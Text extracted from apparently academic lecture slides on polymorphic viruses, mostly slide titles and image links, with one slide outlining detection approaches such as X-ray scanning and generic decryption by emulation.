
The Polymorphic Virus




The Polymorphic Virus




The Polymorphic Virus



The Polymorphic Virus




The Polymorphic Virus



The Polymorphic Virus


And we have a
new infection!




Polymorphic malware: Extremely difficult to detect...

- May be no shared code between two malware samples of the same strain
- Heuristics
 - Xray scanning: guess the key assuming you know plaintext (works for XOR)
 - Try to analyze semantics of what code does (blows up quickly)
- Generic decryption
 - Key idea: let virus do the hard decryption work for you
 - **Emulate** code execution until the virus decrypts itself
 - Typically use some sort of virtual machine (VM) environment
 - Search for signatures in memory
 - Assumptions
 - Virus gains control of the host immediately
 - Virus decrypts itself deterministically
 - Virus has a some static body that can be detected with traditional signatures


Generic Decryption




Generic Decryption




Generic Decryption



